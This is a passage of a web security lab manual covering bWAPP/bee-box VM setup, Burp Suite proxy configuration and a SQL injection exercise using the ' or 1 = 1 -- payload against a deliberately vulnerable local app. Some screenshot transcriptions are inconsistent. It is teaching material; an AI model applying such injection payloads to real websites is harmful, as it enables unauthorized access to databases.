
## Extract bee-box\_v1.6.7z with 7-Zip.




**Click on New.**



Enter a name for the VM, select Ubuntu (64-bit) for version and click Next.




Select 1024 MB of RAM and click Next.




Click Use an existing virtual hard disk file then click on the folder icon to browse to the bee-box images.

 bee-box.vmdk	11/2/2014 5:48 PM	VMware virtual dis...	1 KB
 bee-box-s001.vmdk	11/2/2014 6:21 PM	VMware virtual dis...	137,536 KB
 bee-box-s002.vmdk	11/2/2014 6:21 PM	VMware virtual dis...	1,225,536 KB
 bee-box-s003.vmdk	11/2/2014 6:21 PM	VMware virtual dis...	987,136 KB
 bee-box-s004.vmdk	11/2/2014 6:21 PM	VMware virtual dis...	642,816 KB
 bee-box-s005.vmdk	11/2/2014 6:21 PM	VMware virtual dis...	278,080 KB
 bee-box-s006.vmdk	11/2/2014 6:21 PM	VMware virtual dis...	630,720 KB
 bee-box-s007.vmdk	11/2/2014 6:21 PM	VMware virtual dis...	791,040 KB
 bee-box-s008.vmdk	11/2/2014 6:21 PM	VMware virtual dis...	2,944 KB
 bee-box-s009.vmdk	11/2/2014 6:21 PM	VMware virtual dis...	143,680 KB
 bee-box-s010.vmdk	11/2/2014 6:21 PM	VMware virtual dis...	45,056 KB
 bee-box-s011.vmdk	11/2/2014 6:21 PM	VMware virtual dis...	64 KB

Select bee-box.vmdk, click Open, and then click Create.



Change the network settings to Internal Network on your Kali box and bee box.




Click on the bee-box VM and then click Start.

Once bee-box is loaded up, you are going to want to change the keyboard layout as it is set to Belgium by default.



Click System > Preferences > Keyboard



Click on the Layouts tab, click on the Add button below, select USA for Layouts, then click Add. When that window closes, set USA to default and close out of the window. Sometimes the keyboard layout reverts back. If this happens, just delete the USA Layout and re-add it.

```

bee@bee-box:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:91:73:9f
          inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe91:739f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:594 (594.0 B) TX bytes:13497 (13.1 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:5022 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5022 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:251100 (245.2 KB) TX bytes:251100 (245.2 KB)

bee@bee-box:~$ sudo vim /etc/network/interfaces

```

Open a command prompt and check the IP address with the ifconfig command.

If it is not on the same network as your Kali box, configure it by first typing:

`sudo vim /etc/network/interfaces`

The password is bug.

In the interfaces file add:

```

auto eth0
iface eth0 inet static
address 192.168.1.50
netmask 255.255.255.0
gateway 192.168.1.1

```

Example:

```

File Edit View Terminal Tab
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static
address 192.168.1.50
netmask 255.255.255.0
gateway 192.168.1.1

```

Then reboot the machine for the changes to take effect because this is an older version of Ubuntu that will not let you restart networking with the **services networking restart** command.

Verify that you are able to ping between your Kali box and your bee-box.

In the browser on your Kali box, type the IP address of your bee-box followed by '/bWAPP' without the quotes.

The image contains two screenshots of a web browser window. The top screenshot shows the Kali Linux homepage at 192.168.1.50/bWAPP, featuring the KALI logo and navigation links for KALI LINUX, KALI TOOLS, and KALI DOCUMENTATION. The bottom screenshot shows the bWAPP - Login page at 192.168.1.50/bWAPP/login.php. This page has a yellow header with the text "bwAPP" and "an extremely buggy web app!". It features three icons: a blue dragonfly, a blue lightning bolt, and an orange shield with a keyhole. Below the header is a black navigation bar with links for Login, New User, Info, Talks & Training, and Blog. The main content area is titled "/ Login /" and contains fields for "Login:" and "Password:", a dropdown for "Set the security level" (with options Low, Medium, and High), and a "Login" button. To the right of the login form is the MME logo with the text "Security Audits & Training".

Your buggy web application is now up and running.

# Lab 3: Configuring Burp to attack bWAPP


## 1. Introduction

Burp Suite is one of the many tools that comes bundled with Kali Linux. It is a platform used for testing the security of web applications. Burp's many tools operate together to map a web application, analyze the attack surface of the web application, discover, and exploit security vulnerabilities. Burp Suite Free Edition is more of a demo version to entice users to purchase a professional version of this competitively priced security testing software.


The free version allows you to inspect and modify web traffic between the browser and the target application by utilizing the Burp Proxy. Burp Spider allows you to crawl the content and functionality of the target application. Burp Repeater allows you to

	Free Edition	Professional Edition \$349 per user per year	
Burp Proxy	?	?	make changes to
Burp Spider	?	?	requests and resend
Burp Repeater	?	?	those changed requests.
Burp Sequencer	?	?	More automation and
Burp Decoder	?	?	time saving tools are
Burp Comparer	?	?	available for use with the
Burp Intruder	?	?	Professional version [12].
Burp Scanner	?	?	
Save and Restore	?	?	
Search	?	?	
Target Analyzer	?	?	
Content Discovery	?	?	
Task Scheduler	?	?	
Release Schedule	?	?	
	Time-throttled demo	Frequent updates, earlier releases, beta versions	
	Major point releases		

## 2. Configuring Burp




Open up Burp and click Next.



Keep the defaults and click Start Burp.




Click the Proxy tab and turn Intercept off.




Intercept is on by default. To change this, go to the User options tab, scroll to Proxy Interception and click radio button Always disable. Then click on Burp menu > User options > Save user options. Then give the file a name and save it to a location of your choosing. You can then load that configuration when Burp starts up.




Click the Options sub-tab and ensure that the checkbox under Running is checked and that Interface is set to 127.0.0.1:8080.




Open Firefox and click on Preferences.



Click the Advanced tab on the left.



Select Network then click on Connection Settings.



Select Manual proxy configuration. Set the HTTP Proxy to localhost, set the Port to 8080, and click OK.

Navigate to 192.168.1.50/bWAPP. Switch back to Burp, select Proxy > HTTP history.

You should now see the request being analyzed by Burp.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.1.50	GET	/bWAPP/			302	300	HTML		
2	http://192.168.1.50	GET	/bWAPP/portal.php			302	500	HTML	php	
3	http://192.168.1.50	GET	/bWAPP/login.php			200	4434	HTML	php	bWAPP - Login

Request tab selected:

```
GET /bWAPP/login.php HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=8c37fcfd9fd1d649bd1f201c1d4c115d
Connection: close
```

You can also click on the Response tab to see the response of the web application.

## Questions:

What is the IP address of local host?

What is a proxy?

What are the top 10 vulnerabilities in 2013 according to OWASP?

In your own words, explain the purpose of the Forward and Drop buttons under Proxy > Intercept.

# Lab 4: SQL Injection

## 1. Introduction

Databases contain a lot of valuable information. This information could be usernames, passwords, credit card numbers, or other information that a black hat hacker would invest time in retrieving. If a database is not configured properly, a hacker would be able to send SQL commands to the web application to retrieve valuable information.

A SQL injection vulnerability can be simply detected by putting a single quotation mark in a text box that gets submitted to the database. If it throws some error stating that the SQL syntax is incorrect, then the web application has a SQL injection vulnerability.

Example: A web form has a user submit a username and password, and the user types Joe for username and Cats123 for password. When the user hits the login button, his input gets sent to the database where the following query is performed:

**SELECT \* FROM Users WHERE Name = 'Joe' AND Pass = 'Cats123';**

An error gets thrown if the user provided username or password are not present. However, if the web application is not programmed securely, a hacker could input username as (' or 1 = 1 -- ) without the parentheses. For password, the hacker would also enter (' or 1 = 1 -- ) without the parentheses. The database would then perform the following:

**SELECT \* FROM Users WHERE Name = " or 1 = 1 AND Pass = " or 1 = 1;**


This is a valid query that will return all rows from the Users table because **WHERE 1 = 1**

is always true.

## 2. Prepare bee-box for SQL Injection Attack



Log into bWAPP with Login of bee and Password of bug.



Scroll down a little, select SQL Injection (GET/Search), and click Hack.

### 3. Check for SQL injection



Bugs Change Password Create User Set Security Level Reset Credits

/ SQL Injection (GET/Search) /

Search for a movie:  Search

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

Enter a single quote (') in the search box and click Search.



/ SQL Injection (GET/Search) /


Search for a movie:  Search

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%,' at line 1

This error indicates the presence of a SQL injection vulnerability.

### 4. Prepare Burp for SQL Injection Attack



In Burp, click on the Proxy > Intercept tabs, then turn Intercept on.

## 5. Perform attack and capture request with Burp

The screenshot shows a web application interface for searching movies. At the top, there are links for 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', and 'Credits'. Below this is a title bar with 'SQL Injection (GET/Search) /'. A search bar contains the placeholder 'Search for a movie:' followed by a 'Search' button. Underneath the search bar is a horizontal menu with four items: 'Title', 'Release', 'Character', and 'Genre'. To the right of this menu is an 'IMDb' button. A message box displays an error: 'Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "%" at line 1'.

Enter a single quote ('') in the search box and click Search.

The screenshot shows the 'Intercept' tab in Burp Suite. It displays a captured request to 'http://192.168.1.50:80'. The request is a GET to '/bWAPP/sqli\_1.php?title=%27&action=search'. The 'Raw' tab is selected. A context menu is open over the raw text, with 'Send to Repeater' highlighted. Other options in the menu include 'Send to Spider', 'Do an active scan', 'Send to Intruder' (with 'Ctrl+I'), and 'Send to Repeater' (with 'Ctrl+R').

Right click on the raw text that was captured and then click on Send to Repeater.

The screenshot shows the 'Repeater' tab in Burp Suite. The request is now modified to include a single quote in the 'title' parameter: 'GET request to /bWAPP/sqli\_1.php?title=''. The 'Params' tab is selected, showing the following table:

Type	Name	Value
URL	title	'
URL	action	search
Cookie	security_level	0
Cookie	PHPSESSID	cb4a0d608ea4476d958c003e6379...

Click on the Repeater > Params tabs. Notice the first row has a name of title and a value of ''.

The screenshot shows the OWASP ZAP interface in the Proxy tab. A GET request is being viewed for the URL `/bWAPP/sqli_1.php`. In the 'Request' pane, under the 'Params' tab, there is a table with one row:

Type	Name	Value
URL	title	' or 1 = 1 --

Below the table are buttons for 'Add', 'Remove', 'Up', and 'Down'. At the bottom of the Request pane are 'Go', 'Cancel', and navigation buttons.

Click in the box that has the single quote and change the value to (' or 1 = 1 -- ) without the parentheses. Be sure to put a space after the double dash. Then click on Go.

The screenshot shows the OWASP ZAP interface in the Response tab. The response is in Raw format and displays the following headers and content:

```

HTTP/1.1 200 OK
Date: Mon, 20 Mar 2017 03:22:35 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post
Pragma: no-cache
Connection: close
Content-Type: text/html
Content-Length: 16330

<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>SQL Injection Test</title>
</head>
<body>
<h1>SQL Injection Test</h1>
<form action="/bWAPP/sqli_1.php" method="GET">
<input type="text" name="title" value=" or 1 = 1 -- " />
<input type="submit" value="Search" />
</form>
<p>The result of your query is:</p>
<pre>SELECT * FROM users WHERE id = 1 AND title = ' or 1 = 1 -- '</pre>
</body>

```

After clicking go, you get a response in the pane to the right. It is in Raw by default.

Click on Render.

**Response**

Raw Headers Hex HTML Render

## SQL Injection (GET/Search)

Search for a movie:  Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>

The results of clicking Render.

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 20 Mar 2017 03:22:35 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
Content-Length: 16330

<!DOCTYPE html>
<html>
<head>
```

Send to Spider  
 Do an active scan  
 Do a passive scan  
 Send to Intruder  
 Send to Repeater  
 Send to Sequencer  
 Send to Comparer  
 Send to Decoder  
 Show response in browser
 Ctrl+I  
Ctrl+R

Also, if you wanted to view the response in the browser outside of Burp, right click anywhere in the Raw response pane, and click on Show response in browser.

Show response in browser ×

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

Copy

In future, just copy the URL and don't show this dialog Close

Result of clicking on Show response in browser.

Let's now see if we can get some valuable information from the database.

